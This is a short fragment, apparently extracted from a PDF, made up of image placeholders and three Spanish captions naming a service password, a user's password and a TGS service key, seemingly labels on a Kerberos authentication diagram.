
Contraseña del servicio





Contraseña de chicho




Clave del servicio TGS










